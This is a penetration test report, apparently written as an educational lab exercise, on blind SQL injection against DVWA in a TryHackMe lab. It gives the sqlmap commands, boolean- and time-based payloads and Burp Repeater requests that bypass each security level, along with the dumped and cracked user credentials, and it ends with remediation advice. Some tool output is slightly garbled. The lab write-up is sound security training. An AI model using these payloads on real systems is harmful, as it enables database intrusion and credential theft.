

PENETRATION TEST REPORT

Blind SQL Injection Assessment

Target Application	DVWA (Damn Vulnerable Web Application)
--------------------	--

Target IP Address	10.114.186.145
-------------------	----------------

Assessment Date	June 24 – 25, 2026
-----------------	--------------------

Assessed By	Abdalrhman
-------------	------------

Tools Used	SQLMap v1.9.8, Burp Suite Community v2025.7.4
------------	---

Classification	Confidential — Educational Lab Report
----------------	---------------------------------------

Severity	CRITICAL
----------	----------

1. Executive Summary

A blind SQL injection assessment was conducted against the DVWA (Damn Vulnerable Web Application) target hosted on TryHackMe at 10.114.186.145. The assessment covered all three security levels (Low, Medium, and High) of the SQL Injection (Blind) module.

Blind SQL injection vulnerabilities were successfully identified and exploited across all three security levels. Complete database compromise was achieved, including full extraction of the users table containing five credential pairs. All MD5 password hashes were successfully cracked, yielding plaintext credentials for every account.

Target	10.114.186.145 — DVWA on TryHackMe
Module	SQL Injection (Blind)
Vulnerability	Blind SQL Injection in id parameter
Severity	CRITICAL
Security Levels Broken	Low, Medium, High (all levels)
Impact	Full database compromise — 5 accounts extracted and cracked
Assessment Period	June 24–25, 2026

2. Scope & Methodology

2.1 Scope

Application	DVWA v1.10 *Development*
Platform	TryHackMe (isolated lab environment)
Target URL	http://10.114.186.145/vulnerabilities/sqli_blind/
Server OS	Linux Ubuntu
Web Server	Apache 2.4.7
PHP Version	5.5.9-1ubuntu4.26
Database	MySQL ≥ 5.0.12
Levels Tested	Low, Medium, High

2.2 Methodology

The assessment followed a structured exploitation methodology:

1. Injection Point Confirmation — verify the parameter is injectable using SQLMap database enumeration.
2. Boolean-based Extraction — enumerate databases, tables, columns, and dump all data using boolean-based blind injection.
3. Time-based Blind Injection — confirm SLEEP()-based injection as an alternative technique.
4. Medium Level Bypass — intercept and modify POST parameters using Burp Suite Repeater to bypass the dropdown control.
5. High Level Bypass — inject via the cookie parameter using Burp Suite Repeater to bypass the popup-based input control.

3. Findings

3.1 Confirming the Injection Point (Low Security)

Severity	Critical
Parameter	id (GET parameter)
Endpoint	/vulnerabilities/sqli_blind/?id=1&Submit=Submit
Techniques	Boolean-based blind, Time-based blind
DBMS	MySQL ≥ 5.0.12

Description

The id parameter on the Blind SQL Injection page is inserted directly into a MySQL SELECT query without sanitization or parameterization at the Low security level. Because the application does not display database errors or query results, the vulnerability is classified as Blind SQL Injection. The page's only visible response difference is "User ID exists in the database." for valid conditions versus a blank response for false conditions — this difference is the "oracle" that enables data extraction.

SQLMap Command

```
sqlmap -u "http://10.114.186.145/vulnerabilities/sqli_blind/?id=1&Submit=Submit" \
--cookie="PHPSESSID=tgg2sm7p30bqvoo3pr70ov8v84; security=low" \
--batch --dbs
```

Output

```
available databases [4]:
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema
```

Injection Techniques Detected by SQLMap

```
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1' AND 3637=3637 AND 'bxpj'='bxpj&Submit=Submit

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 4792 FROM (SELECT(SLEEP(5)))pPHJ) AND
'tRBy'='tRBy&Submit=Submit
```

3.2 Boolean-based Extraction (Low Security)

Technique	Boolean-based blind injection
Impact	Full database schema and data extraction
Records	5 user accounts with cracked credentials

Description

Boolean-based blind injection extracts data character by character by appending conditional SQL logic. SQLMap used the page's binary response (exists vs. blank) as an oracle, performing thousands of requests to reconstruct strings bit by bit. The full extraction was performed in three stages: table enumeration, column enumeration, and data dump.

Step 1 — Table Enumeration

```
sqlmap -u "http://10.114.186.145/vulnerabilities/sqli_blind/?id=1&Submit=Submit" \
--cookie="PHPSESSID=tgg2sm7p30bqvoo3pr70ov8v84; security=low" \
--batch -D dvwa --tables
```

```
[21:21:33] [INFO] retrieved: 2
[21:21:34] [INFO] retrieved: guestbook
[21:21:42] [INFO] retrieved: users
```

```
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+
```

Step 2 — Column Enumeration

```
sqlmap -u "http://10.114.186.145/vulnerabilities/sqli_blind/?id=1&Submit=Submit" \
--cookie="PHPSESSID=tgg2sm7p30bqvoo3pr70ov8v84; security=low" \
--batch -D dvwa -T users --columns
```

```
Database: dvwa Table: users
[8 columns]
+-----+-----+
| Column      | Type      |
+-----+-----+
| user_id     | int(6)    |
| first_name  | varchar(15)|
| last_name   | varchar(15)|
| user        | varchar(15)|
| password    | varchar(32)|
| avatar      | varchar(70)|
| last_login  | timestamp |
| failed_login| int(3)    |
+-----+-----+
```

Step 3 — Full Data Dump with Credential Extraction

```
sqlmap -u "http://10.114.186.145/vulnerabilities/sqli_blind/?id=1&Submit=Submit" \
--cookie="PHPSESSID=tgg2sm7p30bgvoo3pr70ov8v84; security=low" \
--batch -D dvwa -T users --dump
```

Extracted Credentials (MD5 hashes auto-cracked by SQLMap)

user_id	user	password (MD5 hash)	cracked
3	1337	8d3533d75ae2c3966d7e0d4fcc69216b	charley
1	admin	5f4dcc3b5aa765d61d8327deb882cf99	password
2	gordonb	e99a18c428cb38d5f260853678922e03	abc123
4	pablo	0d107d09f5bbe40cade3de5c71e9e9b7	letmein
5	smithy	5f4dcc3b5aa765d61d8327deb882cf99	password

Evidence — Figure 1: SQLMap Terminal Output (Low Security)

```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[*] starting @ 21:48:18 /2026-06-24/

[21:48:11] [INFO] resuming back-end DBMS 'mysql'
[21:48:11] [INFO] testing connection to the target URL.
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1' AND 3637=3637 AND 'bxpj'='bapj0Submit=Submit

  Type: time-based blind
  Title: MySQL > 3.6.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 4782 FROM (SELECT(SLEEP(5)))ppa2) AND 'tRBy'='tRBy6Submit=Submit

[21:48:11] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL 9.5.0.12
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9

[21:48:11] [INFO] fetching entries of column(s) 'user,password' for table 'users' in database 'dvwa'
[21:48:11] [INFO] fetching number of column(s) 'user,password' entries for table 'users' in database 'dvwa'
[21:48:11] [INFO] resumed: 5
[21:48:11] [INFO] resumed: 1337
[21:48:11] [INFO] resumed: 8d3533d75ae2c3966d7e0d4fcc69216b
[21:48:11] [INFO] resumed: admin
[21:48:11] [INFO] resumed: 5f4dcc3b5aa765d61d8327deb882cf99
[21:48:11] [INFO] resumed: gordonb
[21:48:11] [INFO] resumed: e99a18c428cb38d5f260853678922e03
[21:48:11] [INFO] resumed: pablo
[21:48:11] [INFO] resumed: 0d107d09f5bbe40cade3de5c71e9e9b7
[21:48:11] [INFO] resumed: smithy
[21:48:11] [INFO] resumed: 5f4dcc3b5aa765d61d8327deb882cf99
[21:48:11] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [Y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[21:48:11] [INFO] using hash method 'md5_generic_password'
[21:48:11] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[21:48:11] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[21:48:11] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[21:48:11] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[X entries]
+-----+-----+
| user | password |
+-----+-----+
| 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |
| admin | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123) |
| pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+-----+-----+

```

Figure 1: SQLMap successfully dumped all 5 user records. MD5 hashes were automatically cracked revealing plaintext passwords. Both boolean-based and time-based blind techniques were confirmed.

3.3 Time-based Blind Injection Using SLEEP()

Technique

Time-based blind injection via SLEEP()

Function	MySQL SLEEP() / BENCHMARK() as timing oracle
Use Case	Alternative extraction when boolean oracle unavailable

Description

Time-based blind injection uses MySQL's SLEEP() function to introduce a deliberate server delay when a condition evaluates as TRUE. The attacker measures response time: a ~5 second delay indicates the condition is TRUE, an instant response indicates FALSE. This technique does not require any visible difference in page content, making it viable even when the boolean oracle is removed.

SQLMap confirmed time-based blind injection as valid on this target, as shown in the detection output below. The MySQL execution environment (MySQL >= 5.0.12 on Ubuntu) supports SLEEP() natively.

Detected Payload (from SQLMap session)

```
id=1' AND (SELECT 4792 FROM (SELECT(SLEEP(5)))pPHJ) AND 'tRBy'='tRBy&Submit=Submit
```

Time-based Conditional Payload Structure

```
1' AND IF( SUBSTRING(database(),1,1)='d' , SLEEP(5) , 0 )#

-- If first character of database name is 'd': page delays ~5 seconds (TRUE)
-- If not: page responds instantly (FALSE)
```

Observation

Manual browser-based SLEEP() tests showed inconsistent response times during this assessment, likely attributable to PHP execution time limits (max_execution_time) configured on this server, or server load during the test window. However, SQLMap's optimized payload formulation confirmed the technique as valid and it was stored in the session cache. Boolean-based extraction was used as the primary channel for data exfiltration due to its greater reliability on this server configuration.

3.4 Medium Security Level — Bypassing the Dropdown

Security Level	Medium
Protection Added	Dropdown input control + mysqli_real_escape_string()
Bypass Method	Intercept POST request with Burp Suite Repeater
Injection Type	Numeric (no quotes required)
Endpoint	POST /vulnerabilities/sqli_blind/

Description

At Medium security, DVWA replaces the free-text input field with a dropdown menu to prevent direct payload entry. The `mysqli_real_escape_string()` function is also applied to escape special characters such as single quotes.

However, a critical developer error remains: the `$id` variable is inserted into the SQL query WITHOUT surrounding quote characters:

```
SELECT first_name, last_name FROM users WHERE user_id = $id;
```

Without string delimiters, the escape function has no effect. Numeric injection does not require quotes and bypasses both controls entirely. The dropdown was circumvented by intercepting the POST request with Burp Suite and editing the id field directly in the Repeater tab.

Exploitation via Burp Suite Repeater

The following steps were performed:

6. Configured browser to proxy through Burp Suite (127.0.0.1:8080).
7. Selected any value from the DVWA dropdown and clicked Submit. Burp intercepted the POST request.
8. Sent the request to Repeater and modified the `id=` field with the boolean-based payload.
9. Confirmed the oracle: page returned "User ID exists" for TRUE condition, blank for FALSE.

Payload Used in Burp Suite Repeater

```
POST /vulnerabilities/sqli_blind/ HTTP/1.1
Host: 10.114.186.145
Cookie: PHPSESSID=tqg2sm7p30bqvoo3pr70ov8v84; security=medium
Content-Type: application/x-www-form-urlencoded
```

```
id=1 AND SUBSTRING((SELECT password FROM users WHERE
user='admin'),1,1)='5'&Submit=Submit
```

```
Response: HTTP/1.1 200 OK | 5,021 bytes | 1,126 ms
Body contains: User ID exists in the database.
-> Condition TRUE: first character of admin password hash is '5' (confirmed)
```

Evidence — Figure 2: Burp Suite Repeater (Medium Security)




Figure 2: Burp Suite Repeater showing POST-based boolean blind injection at Medium security level. The response (200 OK, 5,021 bytes) confirms the condition evaluated as TRUE, bypassing both the dropdown control and escape function.

SQLMap Command for Medium Level

```
sqlmap -u "http://10.114.186.145/vulnerabilities/sqli_blind/" \
--cookie="PHPSESSID=tgg2sm7p30bqvoo3pr70ov8v84; security=medium" \
--data="id=1&Submit=Submit" \
--batch --technique=B --threads=5 \
-D dvwa -T users -C user,password --dump
```

3.5 High Security Level — Injecting via a Cookie

Security Level	High
Protection Added	Input moved to separate cookie-input page + LIMIT 1 appended
Bypass Method	Intercept and modify the id cookie in Burp Suite Repeater
Injection Type	String-based (via cookie header)
Endpoint	POST /vulnerabilities/sqli_blind/cookie-input.php

Description

At High security, DVWA significantly changes the input mechanism: user input is now submitted through a separate popup page (`/vulnerabilities/sqli_blind/cookie-input.php`) which stores the

value in an id cookie. The main page reads this cookie and inserts it directly into the SQL query. An additional LIMIT 1 clause is appended to the query:

```
SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;
```

Despite these changes, the injection point is merely relocated — not eliminated. The id cookie value is still unsanitized. The LIMIT 1 clause is neutralized by appending a SQL comment character (#) at the end of the payload, which causes the database to ignore all trailing SQL including the LIMIT clause.

Exploitation via Burp Suite Cookie Manipulation

10. Intercepted the POST request to cookie-input.php when the popup page submitted a value.
11. Sent to Repeater and replaced the id= POST body value with the injection payload.
12. The server's Set-Cookie response header confirmed the injected payload was stored as the id cookie.
13. The main DVWA page subsequently evaluated the injected cookie and returned the oracle response.

Payload Used in Burp Suite Repeater

```
POST /vulnerabilities/sqli_blind/cookie-input.php HTTP/1.1
Host: 10.114.186.145
Cookie: PHPSESSID=tqg2sm7p30bqvoo3pr70ov8v84; security=high
Content-Type: application/x-www-form-urlencoded
```

```
id=1' AND SUBSTRING((SELECT password FROM users WHERE
user='admin'),1,1)='5'##&Submit=Submit
```

```
Response: HTTP/1.1 200 OK | 1,378 bytes | 1,170 ms
Set-Cookie: id=1%27+AND+SUBSTRING%28...
Body: Cookie ID set!
```

```
-> Payload stored as cookie. Main page evaluates injected id cookie.
-> Oracle confirmed: first character of admin password hash is '5' (TRUE).
```

Evidence — Figure 3: Burp Suite Repeater (High Security — Cookie Injection)




Figure 3: Burp Suite Repeater at High security. The POST body to cookie-input.php contains the SQL injection payload. The Set-Cookie response header (visible in the Response panel) confirms the payload was stored and will be evaluated by the main page on next load.

SQLMap Command for High Level

```
sqlmap -u "http://10.114.186.145/vulnerabilities/sqli_blind/" \
--cookie="PHPSESSID=tgg2sm7p30bqvoo3pr70ov8v84; security=high; id=1*" \
--batch --technique=B --threads=5 \
-D dvwa -T users -C user,password --dump
```

-- The * marks the injection point within the cookie header

4. Recommendations

4.1 Use Parameterized Queries (Prepared Statements)

The root cause of all findings is direct string concatenation of user-supplied input into SQL queries. Replace all dynamic queries with parameterized queries (also called prepared statements). Parameterized queries separate SQL code from data, making injection structurally impossible regardless of the input value.

```
// Vulnerable (current code):  
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";  
  
// Fixed (parameterized query):  
$stmt = $pdo->prepare("SELECT first_name, last_name FROM users WHERE user_id = ?");  
$stmt->execute([$id]);
```

4.2 Input Validation and Whitelisting

Validate all input on the server side. For the id parameter, only integer values are valid. Reject any input that does not match the expected format before it reaches the database layer.

4.3 Principle of Least Privilege

The database user account used by the application should only have SELECT permissions on the specific tables it needs. Revoke INSERT, UPDATE, DELETE, and especially DROP permissions. This limits the blast radius if injection does occur.

4.4 Deploy a Web Application Firewall (WAF)

A WAF adds a detection and blocking layer for common SQL injection patterns. While not a replacement for secure coding practices, a WAF provides an important defence-in-depth control.

4.5 Upgrade Server Components

PHP 5.5.9 has been end-of-life since July 2016 and contains numerous known vulnerabilities. MySQL on this instance is also outdated. Upgrade to currently supported versions of PHP (8.2+) and MySQL (8.0+).

4.6 Do Not Store Passwords as Unsalted MD5

All five passwords were stored as unsalted MD5 hashes. SQLMap cracked all of them automatically using a dictionary attack. MD5 is cryptographically broken. Use bcrypt, Argon2, or PBKDF2 with a per-user salt for password storage.

Appendix A: Complete SQLMap Output

All SQLMap commands executed during this assessment and their corresponding outputs are reproduced below for full reproducibility.

COMMAND 1 — DATABASE ENUMERATION

```
sqlmap -u "http://10.114.186.145/vulnerabilities/sqli_blind/?id=1&Submit=Submit" \
--cookie="PHPSESSID=tgg2sm7p30bqvoo3pr70ov8v84; security=low" \
--batch --dbs
```

```
available databases [4]:
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema
```

COMMAND 2 — TABLE ENUMERATION

```
sqlmap -u "http://10.114.186.145/vulnerabilities/sqli_blind/?id=1&Submit=Submit" \
--cookie="PHPSESSID=tgg2sm7p30bqvoo3pr70ov8v84; security=low" \
--batch -D dvwa --tables
```

```
[21:21:33] [INFO] retrieved: 2
[21:21:34] [INFO] retrieved: guestbook
[21:21:42] [INFO] retrieved: users
```

```
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+
```

COMMAND 3 — COLUMN ENUMERATION

```
sqlmap -u "http://10.114.186.145/vulnerabilities/sqli_blind/?id=1&Submit=Submit" \
--cookie="PHPSESSID=tgg2sm7p30bqvoo3pr70ov8v84; security=low" \
--batch -D dvwa -T users --columns
```

```
[21:25:51] [INFO] retrieved: 8
[21:25:52] [INFO] retrieved: user_id
[21:26:00] [INFO] retrieved: int(6)
[21:26:07] [INFO] retrieved: first_name
[21:26:16] [INFO] retrieved: varchar(15)
[21:26:28] [INFO] retrieved: last_name
[21:26:37] [INFO] retrieved: varchar(15)
[21:26:48] [INFO] retrieved: user
[21:26:52] [INFO] retrieved: varchar(15)
[21:27:04] [INFO] retrieved: password
[21:27:11] [INFO] retrieved: varchar(32)
[21:27:22] [INFO] retrieved: avatar
```

```
[21:27:29] [INFO] retrieved: varchar(70)
[21:27:40] [INFO] retrieved: last_login
[21:27:49] [INFO] retrieved: timestamp
[21:27:58] [INFO] retrieved: failed_login
[21:28:11] [INFO] retrieved: int(3)
```

Database: dvwa Table: users [8 columns]

Column	Type
user	varchar(15)
avatar	varchar(70)
failed_login	int(3)
first_name	varchar(15)
last_login	timestamp
last_name	varchar(15)
password	varchar(32)
user_id	int(6)

COMMAND 4 — FULL DATA DUMP

```
sqlmap -u "http://10.114.186.145/vulnerabilities/sqli_blind/?id=1&Submit=Submit" \
--cookie="PHPSESSID=tgg2sm7p30bqvoo3pr70ov8v84; security=low" \
--batch -D dvwa -T users --dump
```

Database: dvwa Table: users [5 entries]

user_id	user	avatar	password
last_name	first_name	last_login	failed_login
3	1337	/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)
1	admin	/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)
2	gordonb	/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)
4	pablo	/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)
5	smithy	/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)

COMMAND 5 — TARGETED COLUMN DUMP (USER + PASSWORD)

```
sqlmap -u "http://10.114.186.145/vulnerabilities/sqli_blind/?id=1&Submit=Submit" \
--cookie="PHPSESSID=tgg2sm7p30bqvoo3pr70ov8v84; security=low" \
--batch -D dvwa -T users -C user,password --dump
```

Database: dvwa Table: users [5 entries]

user	password
1337	8d3533d75ae2c3966d7e0d4fcc69216b (charley)
admin	5f4dcc3b5aa765d61d8327deb882cf99 (password)

gordonb	e99a18c428cb38d5f260853678922e03	(abc123)	
pablo	0d107d09f5bbe40cade3de5c71e9e9b7	(letmein)	
smithy	5f4dcc3b5aa765d61d8327deb882cf99	(password)	
+-----+			

COMMAND 6 — DUMP ALL USER DATABASES

```
sqlmap -u "http://10.114.186.145/vulnerabilities/sqli_blind/?id=1&Submit=Submit" \
--cookie="PHPSESSID=tgg2sm7p30bqvoo3pr70ov8v84; security=low" \
--batch --dump-all --exclude-sysdbs
```

Database: dvwa Table: guestbook [1 entry]

comment_id	name	comment
1	test	This is a test comment.

Database: dvwa Table: users [5 entries]

user_id	user	avatar	password
last_name	first_name	last_login	failed_login
3	1337	/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b
(charley)	Me	Hack	2018-10-03 22:09:36 0
1	admin	/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99
(password)	admin	admin	2018-10-03 22:09:36 0
2	gordonb	/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03
(abc123)	Brown	Gordon	2018-10-03 22:09:36 0
4	pablo	/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7
(letmein)	Picasso	Pablo	2018-10-03 22:09:36 0
5	smithy	/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99
(password)	Smith	Bob	2018-10-03 22:09:36 0